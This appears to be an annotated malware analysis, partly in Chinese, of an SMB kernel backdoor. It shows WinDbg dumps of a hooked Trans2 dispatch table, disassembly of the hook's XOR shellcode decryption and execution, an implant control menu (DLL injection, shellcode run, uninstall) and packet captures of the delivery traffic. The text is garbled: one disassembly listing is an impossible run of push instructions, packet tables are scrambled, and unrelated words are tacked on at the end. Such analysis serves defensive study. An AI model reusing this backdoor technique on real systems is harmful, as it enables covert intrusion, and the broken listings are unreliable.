

```
kd> dds srv!srvtransaction2dispatchtable
95b35530 95b5d56f srv!SrvSmbOpen2
95b35534 95b57fe4 srv!SrvSmbFindFirst2
95b35538 95b5806d srv!SrvSmbFindNext2
95b3553c 95b5aa89 srv!SrvSmbQueryFsInformation
95b35540 95b5b2f3 srv!SrvSmbSetFsInformation
95b35544 95b51f65 srv!SrvSmbQueryPathInformation
95b35548 95b52c74 srv!SrvSmbSetPathInformation
95b3554c 95b5177c srv!SrvSmbQueryFileInformation
95b35550 95b5255d srv!SrvSmbSetFileInformation
95b35554 95b5b4e5 srv!SrvSmbFindNotify
95b35558 95b5897a srv!SrvSmbIoctl2
95b3555c 95b5b4e5 srv!SrvSmbFindNotify
95b35560 95b5b4e5 srv!SrvSmbFindNotify
95b35564 95b535fb srv!SrvSmbCreateDirectoryv2
95b35568 95b5df2b srv!SrvTransactionNotImplemented
95b3556c 95b5df2b srv!SrvTransactionNotImplemented
95b35570 95b44107 srv!SrvSmbGetDfsReferral
95b35574 95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578 00000000
```

```

kd> dds srv!srvtransaction2dispatchtable
95b35530 95b5d56f srv!SrvSmbOpen2
95b35534 95b57fe4 srv!SrvSmbFindFirst2
95b35538 95b5806d srv!SrvSmbFindNext2
95b3553c 95b5aa89 srv!SrvSmbQueryFsInformation
95b35540 95b5b2f3 srv!SrvSmbSetFsInformation
95b35544 95b51f65 srv!SrvSmbQueryPathInformation
95b35548 95b52c74 srv!SrvSmbSetPathInformation
95b3554c 95b5177c srv!SrvSmbQueryFileInformation
95b35550 95b5255d srv!SrvSmbSetFileInformation
95b35554 95b5b4e5 srv!SrvSmbFindNotify
95b35558 95b5897a srv!SrvSmbIoctl2
95b3555c 95b5b4e5 srv!SrvSmbFindNotify
95b35560 95b5b4e5 srv!SrvSmbFindNotify
95b35564 95b535fb srv!SrvSmbCreateDirectory2
95b35568 866db048
95b3556c 95b5df2b srv!SrvTransactionNotImplemented
95b35570 95b44107 srv!SrvSmbGetDfsReferral
95b35574 95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578 95b43ff7
95b3557c 95b43ff7

```

```


kd> u 866db048
866db048 8b4c2408      mov     ecx,dword ptr [esp+8]
866db04c 60              pushad
866db04d e800000000      call    866db052
866db052 5d              pop     ebp
866db053 55              push    ebx
866db054 56              push    esi
866db055 57              push    edi
866db056 58              push    eax
866db057 59              push    ecx
866db058 5a              push    edx
866db059 5b              push    ebx
866db05a 5c              push    esi
866db05b 5d              push    edi
866db05c 5e              push    eax
866db05d 5f              push    ecx
866db05e 60              push    edx
866db05f 61              push    ebx
866db060 62              push    esi
866db061 63              push    edi
866db062 64              push    eax
866db063 65              push    ecx
866db064 66              push    edx
866db065 67              push    ebx
866db066 68              push    esi
866db067 69              push    edi
866db068 6a              push    eax
866db069 6b              push    ecx
866db06a 6c              push    edx
866db06b 6d              push    ebx
866db06c 6e              push    esi
866db06d 6f              push    edi
866db06e 70              push    eax
866db06f 71              push    ecx
866db070 72              push    edx
866db071 73              push    ebx
866db072 74              push    esi
866db073 75              push    edi
866db074 76              push    eax
866db075 77              push    ecx
866db076 78              push    edx
866db077 79              push    ebx
866db078 7a              push    esi
866db079 7b              push    edi
866db07a 7c              push    eax
866db07b 7d              push    ecx
866db07c 7e              push    edx
866db07d 7f              push    ebx
866db07e 80              push    esi
866db07f 81              push    edi
866db080 82              push    eax
866db081 83              push    ecx
866db082 84              push    edx
866db083 85              push    ebx
866db084 86              push    esi
866db085 87              push    edi
866db086 88              push    eax
866db087 89              push    ecx
866db088 8a              push    edx
866db089 8b              push    ebx
866db08a 8c              push    esi
866db08b 8d              push    edi
866db08c 8e              push    eax
866db08d 8f              push    ecx
866db08e 90              push    edx
866db08f 91              push    ebx
866db090 92              push    esi
866db091 93              push    edi
866db092 94              push    eax
866db093 95              push    ecx
866db094 96              push    edx
866db095 97              push    ebx
866db096 98              push    esi
866db097 99              push    edi
866db098 9a              push    eax
866db099 9b              push    ecx
866db09a 9c              push    edx
866db09b 9d              push    ebx
866db09c 9e              push    esi
866db09d 9f              push    edi
866db09e a0              push    eax
866db09f a1              push    ecx
866db0a0 a2              push    edx
866db0a1 a3              push    ebx
866db0a2 a4              push    esi
866db0a3 a5              push    edi
866db0a4 a6              push    eax
866db0a5 a7              push    ecx
866db0a6 a8              push    edx
866db0a7 a9              push    ebx
866db0a8 aa              push    esi
866db0a9 ab              push    edi
866db0aa ac              push    eax
866db0ab ad              push    ecx
866db0ac ae              push    edx
866db0ad af              push    ebx
866db0ae b0              push    esi
866db0af b1              push    edi
866db0b0 b2              push    eax
866db0b1 b3              push    ecx
866db0b2 b4              push    edx
866db0b3 b5              push    ebx
866db0b4 b6              push    esi
866db0b5 b7              push    edi
866db0b6 b8              push    eax
866db0b7 b9              push    ecx
866db0b8 ba              push    edx
866db0b9 bb              push    ebx
866db0ba bc              push    esi
866db0bb bd              push    edi
866db0bc be              push    eax
866db0bd bf              push    ecx
866db0be c0              push    edx
866db0bf c1              push    ebx
866db0c0 c2              push    esi
866db0c1 c3              push    edi
866db0c2 c4              push    eax
866db0c3 c5              push    ecx
866db0c4 c6              push    edx
866db0c5 c7              push    ebx
866db0c6 c8              push    esi
866db0c7 c9              push    edi
866db0c8 ca              push    eax
866db0c9 cb              push    ecx
866db0ca cc              push    edx
866db0cd cd              push    ebx
866db0ce ce              push    esi
866db0cf cf              push    edi
866db0d0 d0              push    eax
866db0d1 d1              push    ecx
866db0d2 d2              push    edx
866db0d3 d3              push    ebx
866db0d4 d4              push    esi
866db0d5 d5              push    edi
866db0d6 d6              push    eax
866db0d7 d7              push    ecx
866db0d8 d8              push    edx
866db0d9 da              push    ebx
866db0da db              push    esi
866db0db dc              push    edi
866db0dc dd              push    eax
866db0dd de              push    ecx
866db0de df              push    edx
866db0df e0              push    ebx
866db0e1 e1              push    esi
866db0e2 e2              push    edi
866db0e3 e3              push    eax
866db0e4 e4              push    ecx
866db0e5 e5              push    edx
866db0e6 e6              push    ebx
866db0e7 e7              push    esi
866db0e8 e8              push    edi
866db0e9 ea              push    eax
866db0ea eb              push    ecx
866db0eb ec              push    edx
866db0ed ee              push    ebx
866db0ef ef              push    esi
866db0f0 f0              push    edi
866db0f1 f1              push    eax
866db0f2 f2              push    ecx
866db0f3 f3              push    edx
866db0f4 f4              push    ebx
866db0f5 f5              push    esi
866db0f6 f6              push    edi
866db0f7 f7              push    eax
866db0f8 f8              push    ecx
866db0f9 fa              push    edx
866db0fb fb              push    ebx
866db0fc fd              push    esi
866db0fe ff              push    edi
866db0ff

```

```

[*] Function: Operation for backdoor to perform...
>0) OutputInstall' Only output the install shellcode to a binary file on disk.
1) Ring Test for presence of backdoor
2) RunDLL Use an APC to inject a DLL into a user mode process.
3) RunShellcode Run raw shellcode
4) Uninstall Remove's backdoor from system
[2] Function [0] : 4

```

10 0.005892	192.168.0.109	192.168.0.101	SMB	136 Trans2 Request, SESSION_SETUP	ping包
12 0.010919	192.168.0.109	192.168.0.101	ICP	1514 [ICP segment of a reassembled PDU]	
14 0.010940	192.168.0.109	192.168.0.101	ICP	1514 [ICP segment of a reassembled PDU]	
2 Request, SESSION_SETUP	15 0.011095	192.168.0.109	SMB	1332 Trans	
2 ResponseUnknown, Error: STATUS_NOT_IMPLEMENTED	16 0.011968	192.168.0.101	SMB	93 Trans	
segment of a reassembled PDU	17 0.013314	192.168.0.109	ICP	1514 [ICP	
segment of a reassembled PDU	18 0.013317	192.168.0.109	ICP	1514 [ICP	
2 Request, SESSION_SETUP	19 0.013317	192.168.0.109	SMB	1332 Trans	

Parameter Offset: 66	
Data Count: 4096	
Data Offset: 78	
Setup Count: 1	
Reserved: 00	
Subcommand: SESSION_SETUP (0x000e)	
Byte Count (BCC): 4109	
Padding: 00	
SESSION_SETUP Parameters	
Unknown Data: 416dd25e495ad25e494ad25e	
SESSION_SETUP Data	
Unknown Data: c20ef65a29c317dfa5fed25e49c335e659ad25ec0cd4e5e...	加密后的shellcode

0040	00 0e 00 0d 10 00	51 6d d2 5e 49 5a d2 5e 49 4a	Am..A1Z..11
0050	d2 5e c2 0e f6 5a 29 c3	17 df a5 fe d2 5e 49 c3	11
0060	35 e6 59 4a d2 5e c0 cd	4e 5e 49 4a 6a 1e 49 4a	5.Y1..NAT14.T1

```

seg000:868470B1      mov     esi, [eax]          ; shellcode size
seg000:868470B3      xor     esi, [ebp+20h]     ; key
seg000:868470B6      mov     edi, [eax+8]
seg000:868470B9      xor     edi, [ebp+20h]
seg000:868470BC      mov     eax, [eax+4]
seg000:868470BF      xor     eax, [ebp+20h]

```

```

seg000:868470CE      mov     eax, [ebp+2Ch]
seg000:868470D1      jz      short loc_868470EB
seg000:868470D3      call    sub_868471CA
seg000:868470D8      lea     eax, [esi+4]
seg000:868470DB      push    eax
seg000:868470DC      push    0
seg000:868470DE      call    dword ptr [ebp+8] ; Allocate buffer
seg000:868470E1      test    eax, eax
seg000:868470E3      jz      short loc_86847148
seg000:868470E5      mov     [ebp+2Ch], eax
seg000:868470E8      mov     [ebp+30h], esi
seg000:868470EB      loc_868470EB:                ; CODE XREF: start+89↑j
seg000:868470EB      add     edi, ebx
seg000:868470ED      cmp     edi, esi
seg000:868470EF      ja      short loc_86847144
seg000:868470F1      sub     edi, ebx
seg000:868470F3      add     edi, eax
seg000:868470F5      push    edi
seg000:868470F6      mov     edx, esi
seg000:868470F8      mov     esi, [ebp+3Ch]
seg000:868470FB      mov     esi, [esi-10h]

; copy data to buffer
seg000:86847100
seg000:86847102
seg000:86847103
seg000:86847105
seg000:86847108

00000000:                ; CODE XREF: start+C8↑j
xor     [esi], ebx          ; decrypt data
add     esi, 4
loop    loc_8684710B        ; decrypt data
add     eax, edx
cmp     esi, eax
jl      short loc_86847140
mov     eax, [ebp+2Ch]
pushad
mov     esi, esp
push    eax
call    eax                ; call shellcode
mov     esp, esi
seg000:8684710B      loc_8684710B
seg000:8684710D
seg000:8684710F
seg000:86847111
seg000:86847113
seg000:86847115
seg000:86847117
seg000:86847119
seg000:8684711B
seg000:8684711D
seg000:8684711F
seg000:86847121

```



```

seg000:86847187
seg000:86847189 sub_86847189 proc near ; CODE XREF: start:loc_868470A1↑p
seg000:86847189 pusha
call sub_86847187
mov ecx, [ebp+40h]
mov ecx, [eax+8Ch]
mov [eax+88h], ecx
mov [ebp+40h], ecx
endp

```

```

seg000:86847140
seg000:86847140 loc_86847140: ; CODE XREF: start+54↑j
seg000:86847140 ; start+CE↑j
mov al, 10h
jmp short loc_86847142
seg000:86847144 ; -----
seg000:86847144 loc_86847144: ; CODE XREF: start+41↑j
seg000:86847144 ; start+7F↑j ...
mov al, 20h ; ' '
jmp short loc_86847146
seg000:86847148 ; -----
seg000:86847148 loc_86847148: ; CODE XREF: start+9B↑j
mov al, 30h ; '0'
jmp short $+2
seg000:8684714C ; -----
seg000:8684714C loc_8684714C: ; CODE XREF: start+FA↑j
seg000:8684714C ; start+FE↑j ...
mov ecx, [ebp+38h]
mov ah, 0
add [ecx+1Eh], ax ; add MID
seg000:86847155 loc_86847155: ; CODE XREF: start+24↑j
mov eax, [ebp+10h]
mov [esp+20h+var_4], eax
popa
jmp dword ptr [eax+3Ch] ; jmp old_SrvTransactionNotImplemented
seg000:86847160

```


1312 Trans2 Request, SESSION SETUP

93 Trans2 Response(unknown), Error: STATUS_NOT_IMPLEMENTED

1514 [TCP segment of a reassembled PDU]

1514 [TCP segment of a reassembled PDU]

1312 Trans2 Request, SESSION SETUP

> Flags: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Ex
Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
> Tree ID: 2048 (\\192.168.0.101\IPC\$)
Process ID: 65279
User ID: 2048
Multiplex ID: 82
Trans2 Response (0x32)
Subcommand: <UNKNOWN> since request packet wasn't seen
Word Count (WCT): 15
Data Count (DC): 12
Size Count (SC): 0

Process ID: 65279
User ID: 2048
Multiplex ID: 66
Trans2 Request (0x32)
Word Count (WCT): 15
Total Parameter Count: 12
Total Data Count: 4096
Max Parameter Count: 1
Max Data Count: 0
Max Setup Count: 0

0010 00 4f 17 38 40 00 00 06 00 00 c0 a8 00 65 c0 a8 0.80...
0020 00 6d 01 bd c2 8d 7a 1e 7d 3a d8 ea d6 02 50 18 .m...z.}.P.
0030 00 fb 82 64 00 00 00 00 00 23 ff 53 4d 42 32 02 ...d...#.SMB2.
0040 00 00 c0 98 07 c0 00 00 00 00 00 00 00 00 00
0050 00 00 00 08 ff fe 00 08 52 00 00 00 00 00 00R...

0020 00 08 42 00 01 0c 00 00 10 01 00 00 00 00 00 ...
0030 00 07 25 5c 00 00 00 0c 00 42 00 00 10 4e 00 01 ...%...
0040 00 0e 00 0d 10 00 41 6d d2 5e 49 5a d2 5e 49 4aA
0050 d2 5e c2 0e f6 5a 29 c3 17 df a5 fe d2 5e 49 c3 (^...Z)

将原有的MID加0x10
表示指令执行成功

Flags: 0x0000

VenusEye

Hedwig

Locky

18

Sage 2.0

Office

0day

2016

